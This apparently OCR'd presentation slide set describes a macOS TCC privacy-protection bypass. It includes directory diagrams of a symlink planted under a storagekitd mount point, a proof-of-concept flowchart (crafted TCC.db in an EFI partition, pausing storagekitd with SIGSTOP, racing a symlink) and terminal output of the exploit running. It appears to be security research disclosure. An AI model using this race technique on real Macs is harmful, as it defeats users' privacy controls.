
/
└── TCC.db

/
└── tmp
    └── mnt
        └── MPXXXXXX


...


└── Users
    └── csaby
        └── Library
            └── Application Support
                └── com.apple.TCC
                    └── TCC.db

symbolic link



/
tmp
mnt
MPXXXXXX
...
Users
csaby
Library
Application Support
com.apple.TCC
TCC.db
DMG
/
TCC.db
symbolic link
storagekitd mounts

the exploit



START POC
Prepare 10GB disk for verification
Mount EFI partition
Drop crafted TCC.db into EFI
unmount EFI partition
launch monitor thread
Thread
monitor /private/var/tmp/
New dir found: rename + place symlink
Pause storagekitd via SIGSTOP
Start disk verification
Resume storagekitd for 0.01s
Pause storagekitd again
Did mount happened?
YES
Is it over over com.apple.TCC?
NO
NO - Start over
YES
RACE WON - symlink followed
TCC BYPASS ACHIEVED


Terminal Shell Edit View Window Help
US
Tue Jan 14 23:48
tree
run.sh
}
tree — bash — 137×31
~ — bash
~ — -zsh
[\ 0%..10%..20%.....] Found directory: /private/var/tmp//MP95C837
Renamed directory: /private/var/tmp//MP95C837 -> /private/var/tmp//MP95C837_renamed
Created symbolic link: /private/var/tmp//MP95C837 -> /Users/tree/Library/Application Support/com.apple.TCC
Problems were found with the partition map which might prevent booting
Error: -69842: Couldn't mount disk
Process 'runthis' not running. Deleting MP* files and restarting 'runthis'.
No matching processes belonging to you were found
Monitoring directory: /private/var/tmp/
Process 'diskutil' not running. Restarting...
